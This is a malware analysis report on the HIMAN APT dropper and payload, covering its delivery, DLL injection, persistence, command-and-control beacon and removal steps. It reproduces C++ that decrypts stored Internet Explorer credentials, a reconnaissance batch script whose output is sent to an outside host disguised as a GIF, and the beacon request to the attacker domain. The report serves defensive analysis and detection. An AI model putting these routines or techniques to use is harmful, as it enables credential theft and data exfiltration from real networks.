Check Point
Malware Research Group
HIMAN Malware Analysis

December 12, 2013

Researcher:

Overview

This report is a detailed analysis of the dropper and the payload of the HIMAN malware.

This malware steals sensitive data from the infected computers, such as list of users, list of local administrators, network topology, active connections, local programs and services, and other information that would enable an attacker to map and attack other systems in the organization of the infected computer. Stealing this type of information about the infected system's internal network leads us to infer that this malware is an advanced persistent threat (APT).

Other noteworthy capabilities of this malware are the ability to bypass the internal proxy server by brute forcing it using decrypted usernames and passwords from the Windows Credential Store.

Malware Operation


Execution Process (Dropper)

Overview

The HIMAN malware is delivered via a malicious Microsoft Word document which exploits the known vulnerability *CVE-2012-0158* (vulnerable "*MSComctlLib.Toolbar.2*" control). After exploiting the vulnerability, a file with the name "*kav.exe*" will be placed in the following folder:

```
C:\Documents and Settings\%username%\Local Settings\Temp\kav.exe
```

The name of the dropper file seems to be a decoy initial name intended to resemble the Kaspersky antivirus executable. This is the main dropper of the payload, and the dropper consists of two stages. Below is an overview of the dropping sequence:



The dropper stages are described in detail below.

kav.exe

The first stage dropper execution begins by obtaining the module full path and adding "*.bin.exe*" extensions to it. Then, the dropper detects the client architecture type (32-bit or 64-bit), read the appropriate resource from the current module, writes the "*signature*" field of "IMAGE_NT_HEADERS" structure, and writes that file to the following path:

```
C:\Documents and Settings\%username%\Local Settings\Temp\kav.exe.bin.exe
```

After that it creates the following BAT file and executes it:

```
C:\Documents and Settings\%username%\Local Settings\Temp\kav.exe.bin.exe.bat
```

The batch file has the following content:

```
"/c del "C:\Documents and Settings\%username%\Local Settings\Temp\kav.exe" > nul"
```

This procedure allows deletion of the original dropper, after which the second stage dropper ("*kav.exe.bin.exe*") will be executed.

kav.exe.bin.exe (dropping stage)

The execution of the second stage dropper starts by detecting the Windows version. The malware will attempt to execute on the following versions of Microsoft Windows:

1. Windows XP
2. Windows XP Professional x64 Edition
3. Windows Server 2003
4. Windows Home Server
5. Windows Server 2003 R2
6. Windows Vista
7. Windows Server 2008
8. Windows Server 2008 R2
9. Windows 7

10. Windows Server 2012
11. Windows 8
12. Windows Server 2012 R2
13. Windows 8.1

In short, the HIMAN malware will attempt to execute on any version of Windows except Windows 2000.

Following this check, the dropper creates the following directory, if it does not already exist:

```
C:\Documents and Settings\%username%\Local Settings\Application Data\Windows Wins
```

The malware searches for the file with the name "*mswins64.dll*", which incorporates the main payload functionality, and if it doesn't exist drops it to the above directory. The dropping method used involves reading data from the resources and writing it to the disk. After that, the dropper copies itself to the same directory with the name "*mswins64.exe*". This executable acts as the loader\injector for the "*mswins64.dll*" the next time the system starts, thus bypassing the dropping stage.

kav.exe.bin.exe and mswins64.exe (injecting stage)

The injecting stage starts by loading the dropped library ("*mswins64.dll*") into the address space of the current process using the "*LoadLibraryW*" function call. The address of the function with the name "*MsWinsx64*" is resolved using the "*GetProcAddress*" API and then called.

This function uses the "*SetWindowsHookExW*" API to set the "*WH_DEBUG*" type hook in all threads. This hook actually implements loading the "*mswins64.dll*" malicious library and calling the "*MsWinsx86*" exported function from it. (The "Payload" section of this report details the use of this function.)

To trigger the hook, the malicious injector calls "*EnumDesktopWindows*", which will call a malicious callback for each top level window on the desktop that will run the operation. This is done by sending the "*WM_NULL*" message using "*SendMessageW*" to each window that will actually execute the hook. The code of the hook will be executed only once because there is internal synchronization using mutexes.

Following a reboot, execution of this injecting technique will result in injected "*mswins64.dll*" library in the "*explorer.exe*" process.

Execution Process (Payload)

Main Operation

The main malicious operations are presented in the *DLL* file with the name "*mswins64.dll*". This *DLL* file is loaded by the malicious executable "*mswins64.exe*" in the context of "*explorer.exe*" each time Windows starts.

First, the malware makes sure that only one instance of the injected DLL is running by trying to create a mutex with the following name:

```
"MicroSoft Windows FrameWork !~"
```

The malware checks the error code and if the mutex already exists, then the malware will exit immediately.

Then, the malware gets the computer name as well as its IP address in the internal network and encodes them using the "*BASE64*" algorithm. This data will be stored for later use.

Because the malware needs to survive a reboot, it adds the path to the executable with the name "*mswins64.exe*", which in turn will be injecting the malicious *DLL* in the explorer process after reboot to the following registry path:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows\load
```

This path is different from the registry paths commonly used by malware.

After this step is completed, the malware start sending data from the infected computer to the remote C&C server.

The HIMAN malware first checks for the internet connection using the "*InternetGetConnectedState*" API call. If no connection is available, the malware will wait for 5 minutes and retry the attempt.

As soon as Internet connectivity is available, the malware will attempt to make an initial connection to the C&C server. The domain of the C&C server is hardcoded into the binary. The request itself looks like the following:

```
GET
/windows/update/search?hl=UgBFAFMARQBBAFIAQwBIAA==&q=MQA5ADIALgAxADYAOAAuADIAMwA1
AC4ANQAyAA==&meta=Li4=&id=phqghumeaylnlfd HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Host: mail.wtonews.net
Connection: Keep-Alive
```

Here are the parameters passed in this request:

1. "*hl*" – contains BASE64-encoded computer name
2. "*q*" – contains BASE64-encoded computer IP address in internal(!) network
3. "*meta*" – contains string equal to "*Li4*", which is always constant
4. "*id*" – contains random characters

After sending the request, the malware checks the returned HTTP Status Code, using the "*HttpQueryInfoW*" function call with the "*HTTP_QUERY_STATUS_CODE*" flag. There are three possible results:

1) "*HTTP_STATUS_PROXY_AUTH_REQ*" is returned, which means that there is an internal proxy server; for example, in a corporate environment. This triggers the routine that will try to get and decrypt the credentials from the Windows Credential Store (in Internet Explorer) and use those credentials as proxy server username and password.
2) "*HTTP_STATUS_OK*" is returned. Execution of the malware will proceed successfully.
3) Other error codes are returned. This will lead to retrying the connection from the start.

However, in the case of our research the previous connection attempt returned a "CONNECTION_RESET" error each time, so the execution of the malware stopped on that stage. All further analysis was performed statically. For that reason, no PCAPs are available for any communications that are discussed later.

The behavior of the malware for scenarios 1 and 2 above are described below.

Scenario 1: Decrypting Credential Store data and using it as proxy server username and password

Starting from "*Internet Explorer*" 7 Microsoft implemented a "*Credential Store*" to save HTTP basic authentication, proxy and autocomplete passwords. Those passwords are encrypted using Windows Cryptographic functions. However, they are salted with the same value generated from the following GUID:

```
"abe2869f-9b47-4cd9-a358-c22904dba7f7"
```

This allows decryption of passwords to the plain text form. To achieve this, the passwords first need to be enumerated using the "*CredEnumerateW*" function from "*Advapi32.dll*". Because the returned credentials are encrypted, the malware uses the "*CryptUnprotectData*" function to decrypt them to plain text form.

The assembly code of that whole routine roughly translates into C++ similar to the following:

```
void decrypt()
{
	DATA_BLOB DataIn;
	DATA_BLOB DataOut;
	DATA_BLOB OptionalEntropy;

	short tmp[37];
	char *salt={"abe2869f-9b47-4cd9-a358-c22904dba7f7"};
	for(int i=0; i< 37; i++)
		tmp[i] = (short int)(salt[i] * 4);

	OptionalEntropy.pbData = (BYTE *)&tmp;
	OptionalEntropy.cbData = 74;

	DWORD Count;
	PCREDENTIAL *Credential;

	if(CredEnumerate(NULL,0,&Count,&Credential))
	{
		for(int i=0;i<Count;i++)
		{
			DataIn.pbData = (BYTE *)Credential[i]->CredentialBlob;
			DataIn.cbData = Credential[i]->CredentialBlobSize;


	if(CryptUnprotectData(&DataIn,NULL,&OptionalEntropy,NULL,NULL,0,&DataOut))
			{
				sprintf("DataOut.pbData : %lsn",DataOut.pbData);
			}
		}
		CredFree(Credential);
	}
}
```

After decrypting that data it will be used as username and password pairs for the internal proxy server and the initial connection to the C&C server will be retried. The response code is checked once again as described above. If the malware gets a

"*HTTP_STATUS_PROXY_AUTH_REQ*" HTTP Status Code again, it will try all of the "username:password" pairs from the Credential Store until either a successful connection is established or no credentials are left, in effect brute forcing the internal proxy server credentials to get a connection to the Internet.

Scenario 2: Successful connection to Internet

If it establishes a successful connection to the Internet, the HIMAN malware will then check the returned content length of the initial C&C request and read the buffer (which is actually an HTML page) from the C&C server using the "*InternetReadFile*" function. This buffer is compared to the following string:

```
BS2Proxy Error: Requested host is not available. Please try again later..
```

This string can be returned by the reverse proxy server application called "*bs2grproxy*", an open source proxy server application that can be found on Google's code project page:

```
https://code.google.com/p/bs2grproxy/wiki/index
```

Reverse proxy is usually used to hide the C&C server, and there may be a large number of reverse proxy servers on different domains that will point to a single C&C server. This technique enables malware authors to keep the real C&C server running, while the reverse proxies are sinkholed or shut down.

The "proxy error" string can be returned if the real C&C server is down or not functioning; in this event the malware retrying the connection from the start of the procedure.

If the buffer is not equal to "proxy error" string, HIMAN will compare the size of the received buffer with the size of the hardcoded string in the sample. The hardcoded string in this sample is:

```
<html>
<body>
<div align="center"><span class="style1"><Under Construction></span></div>
<div align="center"><span class="style2"><www.microsoft.com></span></div>
</body>
</html>
```

There are two possible scenarios:

1) If the file sizes are not equal, then the pages are not equal either, and the malware decrypts decrypt that data, stores it in the file as a DLL with the name "*mswins32.dll*" and returns value "*1*". This value will be checked later.

   The decryption algorithm **seems to be AES**, and the **key** used to decrypt the data looks similar to this in plaintext:

   ```
   WhatTheFuckingIsGoingOnHiMan!
   ```

2) If the file sizes are equal, the malware will interpret this to mean that the remote C&C server is down (but not the reverse proxy) and the function returns the value "2". This value will be checked later.

The HIMAN malware begins its malicious by checking the values returned by the previous function.

Returned value "1": Loading the downloaded DLL

If the returned value was "*1*", then the malware will simply load the downloaded and decrypted DLL file into the context of the current process, executing the "*DllMain*" of that library. Then, after 5 minutes sleep, the connection process will be performed from the beginning. However, in this analysis we did not reach that stage and so did not have the opportunity to reverse that library and analyze any functionality that it can perform.

Returned value "2": Exfiltration of sensible data

If the returned value was "2", then the malware will proceed to exfiltrating data about infected computer and internal network.

In its final steps, the malware composes and runs a batch file with the following content:

```
@echo off
net start >> <filename>
netstat –ano >> <filename>
net view >> <filename>
net view /domain >> <filename>
ipconfig /all >> <filename>
net localgroup administrators >> <filename>
net user >> <filename>
systeminfo >> <filename>
tasklist /v >> <filename>
@echo on
```

Below are the details of the data that is collected and exfiltrated:

1) "*net start*" – command returns the list of all services started on the local machine
2) "*netstat -ano*" – command provides information about all active connections
3) "net view" – list all the computers in the network
4) "net view /domain" – command lists all the domains in the network
5) "ipconfig /all" – command provides information about network configuration on the machine
6) "net localgroup administrators" – command lists all the "*Administrators*" accounts on the machine\domain
7) "net user" – command will return the list of all users on the local machine
8) "systeminfo" – command gathers a lot of various system information
9) "tasklist /v" – command returns verbose information about running processes

With the output of each command described above piped to the new file, the resulting file will contain extensive information about the infected system and its local network. This file is encrypted using a cipher that **appears to be AES**. Using the same key that was used to decrypt the data from the server:

```
WhatTheFuckingIsGoingOnHiMan!
```

After encrypting the file, the malware establishes a connection to the same hardcoded server, this time with a different URL. Below is one example:

```
http://mail.wtonews.net/index.asp
```

This time the data is be sent using an HTTP POST request. Moreover, the encrypted data will be preceded by "*GIF89a*" header, and the following option is set before sending the packet:

```
Content-Type: image/gif
```

This is done to bypass certain firewalls that disallow sending other file types to the Internet. This trick can only be performed with the firewalls that use MIME type detection in their algorithms.

Propagation

This sample does not propagate itself. Other delivery methods should be used.

Concealment

Anti-Analysis & Anti-Reverse Engineering Code

The malware code employs some static anti-analyzing methods; for example, dynamic generation of the API functions names.

Detection, Remediation and Removal

Detection

Local detection can be done by detecting the mutex with the following name:

```
MicroSoft Windows FrameWork !~
```

Another method to detect this malware is to enumerate loaded modules in the context of the main "*explorer.exe*" process. If there is any DLL with the name "*mswins64.dll*", then it is probable that this machine is infected with the HIMAN malware.

Also, the HIMAN malware can be detected by checking for the presence of the substring "*mswins64.exe*" in the following registry path:

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows]
"load"="C:\\DOCUME~1\\%USERNAME%\\LOCALS~1\\APPLIC~1\\WINDOW~1\\mswins64.exe"
```

Remediation and Removal

The removal of the malware should include the following steps:

1) Remove the following registry entry:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows\load
```

2) Reboot the computer
3) Remove "*mswins64.exe*" and "*mswins64.dll*" from the following path:

```
C:\Documents and Settings\%USERNAME%\Local Settings\Application Data\Windows Wins
```

These steps will stop the malware from being present on the computer.

Additional Information

kav.exe
Researched sample MD5: E45F35FD47A3B76D41825CBCE5E628A8
Researched sample SHA1: B25577D046086DE51C96E3A7E760CA55FF0002F6

kav.exe.bin.exe and **mswins64.exe (files are the same)**
Researched sample MD5: 7913F03AABF8958BF922C2C1D09B6D75
Researched sample SHA1: 7D441565D3823D4C2C04CF9DA641F403C1C0F435

mswins64.dll
Researched sample MD5: A3D7446B3BCDBF3A3F0D8475F076AF3C
Researched sample SHA1: CBCFB212802D0BD4F6AE9CD7DA07191BADCB6E81
Researched sample Arrival Date: 01/12/2013

Malware Family Names by Participating AVs

We checked the sample's SHA1 and it was not present in VirusTotal database at the time of the research.

Affiliation with Other Malware

The C&C domain name of this malware (wtonews.net) is registered with the contact e-mail "zhaobiao80 (at) 126.com", which has been a known contact for previous malware campaigns. Other researchers have connected it to the previous malicious "mirage campaign".